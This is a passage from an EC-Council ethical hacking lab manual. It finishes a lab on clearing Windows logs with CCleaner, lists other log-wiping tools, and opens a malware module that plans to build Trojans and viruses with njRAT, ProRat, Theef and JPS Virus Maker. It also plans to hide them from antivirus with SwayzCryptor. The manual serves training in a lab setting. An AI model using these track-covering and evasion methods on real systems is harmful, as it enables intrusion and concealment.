


Figure 4.4.5: Analyzing your PC wizard

TASK 4.3

Clean System Log Files

7. After the completion of the analysis, the results appear. Click the **Clean All** button to clean the discovered trackers and junk files.

Note: The results might differ in your lab environment.




Figure 4.4.6: Analysis result

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

8. The **Cleaning your PC...** wizard appears. Observe the progress bar and wait for it to complete.
9. After the cleaning completes, the **Your PC is feeling fresh!** wizard appears, as shown in the screenshot.




Figure 4.4.7: Cleaning complete wizard

You can also use other track-covering tools such as **DBAN** (https://dban.org), **Privacy Eraser** (https://www.cybertronsoft.com), **Wipe** (https://privacyroot.com), and **BleachBit** (https://www.bleachbit.org) to clear logs on the target machine.

10. You can also use the **Custom Clean** option, where you can analyze system files by selecting or deselecting different file options in the **Windows** and **Applications** tabs, as shown in the screenshot.




Figure 4.4.8: Custom Clean option

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

11. Similarly, you can use the **Registry** option to scan for issues in the registry. Under the **Tools** option, you can do things like uninstall applications, get software update information, and get browser plugin information.
12. This concludes the demonstration of how to clear Windows machine logs using CCleaner.
13. Close all open windows and document all the acquired information.
14. Turn off the **Windows 10** virtual machine.

Lab Analysis

Analyze and document all the results discovered in this lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS ABOUT THIS LAB.

Internet Connection Required	
☐ Yes	☑ No
Platform Supported	
☑ Classroom	☑ iLabs

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Malware Threats

Module 07

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Malware Threats

Malware is malicious software that damages or disables computer systems and gives limited or full control of those systems to the malware creator for theft or fraud. Malware includes viruses, worms, Trojans, rootkits, backdoors, botnets, ransomware, spyware, adware, scareware, crapware, roughware, crypters, keyloggers, and other software.

Lab Scenario

ICON KEY

Valuable information

Test your knowledge

Web exercise

Workbook review

Malware poses a major security threat to information security. Malware writers explore new attack vectors to exploit vulnerabilities in information systems. This leads to ever more sophisticated malware attacks, including drive-by malware, "maladvertising" (or "malvertising") and advanced persistent threats. Although organizations try hard to defend themselves using comprehensive security policies and advanced anti-malware controls, the current trend indicates that malware applications are targeting "lower-hanging fruit"; these include unsecured smartphones, mobile applications, social media, and cloud services. This problem is further complicated, because of the challenges faced during threat prediction.

Assessing an organization's information system against malware threats is a major challenge today, because of the rapidly changing nature of malware threats. One needs to be well-versed in the latest developments in the field and understand the basic functioning of malware to select and implement the controls appropriate for an organization and its needs.

Tools demonstrated in this lab are available in E:\CEH-Tools\CEHv11 Module 07 Malware Threats

The lab activities in this module provide first-hand experience with various techniques that attackers use to write and propagate malware. You will also learn how to effectively select security controls to protect your information assets from malware threats.

Lab Objectives

The objective of the lab is to create malware and perform other tasks that include, but are not limited to:

- Create a Trojan and exploit a target machine
- Create a virus to infect the target machine
- Perform malware analysis to determine the origin, functionality, and potential impact of a given type of malware
- Detect malware

Lab Environment

To carry out this lab, you need:

- Windows Server 2019 virtual machine

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- Windows Server 2016 virtual machine
- Windows 10 virtual machine
- Ubuntu virtual machine
- Parrot Security virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 180 Minutes

Overview of Malware

With the help of a malicious application (malware), an attacker gains access to stored passwords in a computer and is able to read personal documents, delete files, display pictures, or messages on the screen, slow down computers, steal personal information, send spam, and commit fraud. Malware can perform various malicious activities that range from simple email advertising to complex identity theft and password stealing.

Programmers develop malware and use it to:

- Attack browsers and track websites visited
- Affect system performance, making it very slow
- Cause hardware failure, rendering computers inoperable
- Steal personal information, including contacts
- Erase valuable information, resulting in substantial data losses
- Attack additional computer systems directly from a compromised system
- Spam inboxes with advertising emails

Lab Tasks

Note: Ensure that the **Windows Defender Firewall is Turn off** on the machines you are using for the lab tasks in this module, as it blocks and deletes malware as soon as it is executed.

Attackers, as well as ethical hackers or pen testers, use numerous tools and techniques to gain access to the target network or machine. Recommended labs that will assist you in learning various malware attack techniques include:

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab No.	Lab Exercise Name	Core*	Self-study**	iLabs ***
1	Gain Access to the Target System using Trojans	√	√	√
	1.1 Gain Control over a Victim Machine using the njRAT RAT Trojan	√		√
	1.2 Hide a Trojan using SwayzCryptor and Make it Undetectable to Various Anti-Virus Programs		√	√
	1.3 Create a Server using the ProRat Tool		√	√
	1.4 Create a Trojan Server using Theef RAT Trojan		√	√
2	Infect the Target System using a Virus	√		√
	2.1 Create a Virus using the JPS Virus Maker Tool and Infect the Target System	√		√
3	Perform Static Malware Analysis	√	√	√
	3.1 Perform Online Malware Scanning using VirusTotal	√		√
	3.2 Perform a Strings Search using BinText	√		√
	3.3 Identify Packaging and Obfuscation Methods using PEid		√	√
	3.4 Find the Portable Executable (PE) Information of a Malware Executable File using PE Explorer		√	√
	3.5 Identify File Dependencies using Dependency Walker		√	√
	3.6 Perform Malware Disassembly using IDA and OllyDbg	√		√
4	Perform Dynamic Malware Analysis	√	√	√
	4.1 Perform Port Monitoring using TCPView and CurrPorts	√		√
	4.2 Perform Process Monitoring using Process Monitor	√		√
	4.3 Perform Registry Monitoring using Regshot and jv16 PowerTools		√	√
	4.4 Perform Windows Services Monitoring using Windows Service Manager (SrvMan)		√	√
	4.5 Perform Startup Programs Monitoring using Autoruns for Windows and WinPatrol		√	√

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

	4.6 Perform Installation Monitoring using Mirekusoft Install Monitor		√	√
	4.7 Perform Files and Folder Monitoring using PA File Sight		√	√
	4.8 Perform Device Drivers Monitoring using DriverView and Driver Booster		√	√
	4.9 Perform DNS Monitoring using DNSQuerySniffer		√	√

Remark

EC-Council has prepared a considered amount of lab exercises for student to practice during the 5-day class and at their free time to enhance their knowledge and skill.

***Core** - Lab exercise(s) marked under Core are recommended by EC-Council to be practised during the 5-day class.

****Self-study** - Lab exercise(s) marked under self-study is for students to practise at their free time. Steps to access the additional lab exercises can be found in the first page of CEHv11 volume 1 book.

*****iLabs** - Lab exercise(s) marked under iLabs are available in our iLabs solution. iLabs is a cloud-based virtual lab environment preconfigured with vulnerabilities, exploits, tools and scripts, and can be accessed from anywhere with an Internet connection. If you are interested to learn more about our iLabs solution, please contact your training center or visit https://ilabs.eccouncil.org.

Lab Analysis

Analyze and document the results related to this lab exercise. Give your opinion on your target's security posture and exposure.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab

Gain Access to the Target System using Trojans

A computer Trojan is a program with malicious or harmful code contained inside apparently harmless programming or data in such a way that the program can gain control and cause damage such as ruining the file allocation table on the hard disk.

ICON KEY

- Valuable Information
- Test Your Knowledge
- Web Exercise
- Workbook Review

Lab Scenario

Attackers use digital Trojan horses to trick the victim into performing a predefined action on a computer. Trojans are activated upon users' specific predefined actions, like unintentionally installing a piece of malicious software or clicking on a malicious link, and upon activation, it can grant attackers unrestricted access to all data stored on compromised information systems and cause potentially immense damage. For example, users could download a file that appears to be a movie, but, when opened, it unleashes a dangerous program that erases the hard drive or sends credit card numbers and passwords to the attacker.

Trojan horses work on the same level of privileges as victims. For example, if a victim has the privileges to delete files, transmit information, modify existing files, and install other programs (such as programs that provide unauthorized network access and execute privilege elevation attacks), once the Trojan infects that system, it will possess the same privileges. Furthermore, it can attempt to exploit vulnerabilities to increase its level of access, even beyond the user running it. If successful, the Trojan could use the increased privileges to install other malicious code on the victim's machine.

An expert security auditor or ethical hacker needs to ensure that the organization's network is secure from Trojan attacks by finding machines vulnerable to these attacks and making sure that anti-virus tools are properly configured to detect such attacks.

The lab tasks in this exercise demonstrate how easily hackers can gain access to the target systems in the organization and create a covert communication channel for transferring sensitive data between the victim computer and the attacker.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab Objectives

- Gain control over a victim machine using the njRAT RAT Trojan
- Hide a Trojan using SwayzCryptor and make it undetectable to various anti-virus programs
- Create a server using the ProRat Tool
- Create a Trojan server using Theef RAT Trojan

Lab Environment

Tools demonstrated in this lab are available in E:\CEH-Tools\CEHv11 Module 07 Malware Threats

To carry out this lab, you need:

- Windows 10 virtual machine
- Windows Server 2016 virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools
- njRAT RAT Trojan located at **E:\CEH-Tools\CEHv11 Module 07 Malware Threats\Trojans Types\Remote Access Trojans (RAT)\njRAT**
- SwayzCryptor located at **E:\CEH-Tools\CEHv11 Module 07 Malware Threats\Crypters\SwayzCryptor**
- ProRat Tool located at **E:\CEH-Tools\CEHv11 Module 07 Malware Threats\Trojans Types\Remote Access Trojans (RAT)\ProRat**
- Theef located at **E:\CEH-Tools\CEHv11 Module 07 Malware Threats\Trojans Types\Remote Access Trojans (RAT)\Theef**
- You can also download the latest version of the above-mentioned tools from their official websites. If you decide to download the latest version, the screenshots shown in the lab might differ from the images that you see on your screen.

Lab Duration

Time: 45 Minutes

Overview of Trojans

In Ancient Greek mythology, the Greeks won the Trojan War with the aid of a giant wooden horse that the Greeks built to hide their soldiers. The Greeks left the horse in front of the gates of Troy. The Trojans, thinking that it was a gift from the Greeks that they had left before apparently withdrawing from the war, brought the horse into their city. At night, the hidden Greek soldiers emerged from the wooden horse and opened the city's gates for their soldiers, who eventually destroyed the city of Troy.

Thus, taking its cue from this myth, a computer Trojan is a program in which malicious or harmful code is contained inside apparently harmless programming or data in such a way that it can gain control and cause damage such as ruining the file allocation table on your hard disk.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab Tasks

TASK 1 Gain Control over a Victim Machine using the njRAT RAT Trojan

Here, we will use the njRAT Trojan to gain control over a victim machine.

Attackers use Remote Access Trojans (RATs) to infect the target machine to gain administrative access. RATs help an attacker to remotely access the complete GUI and control the victim's computer without his/her awareness. They can perform screening and camera capture, code execution, keylogging, file access, password sniffing, registry management, and other tasks.

Note: The versions of the created client or host and appearance of the website may differ from what it is in this lab. However, the actual process of creating the server and the client is the same, as shown in this lab.

Note: In this lab task, we will use the **Windows 10** (**10.10.10.10**) virtual machine as the attacker machine and the **Windows Server 2016** (**10.10.10.16**) virtual machine as the victim machine.

1. Turn on the **Windows 10** and **Windows Server 2016** victim machines.
2. In the **Windows 10** virtual machine, log in with the credentials **Admin** and **Pa$$w0rd**.

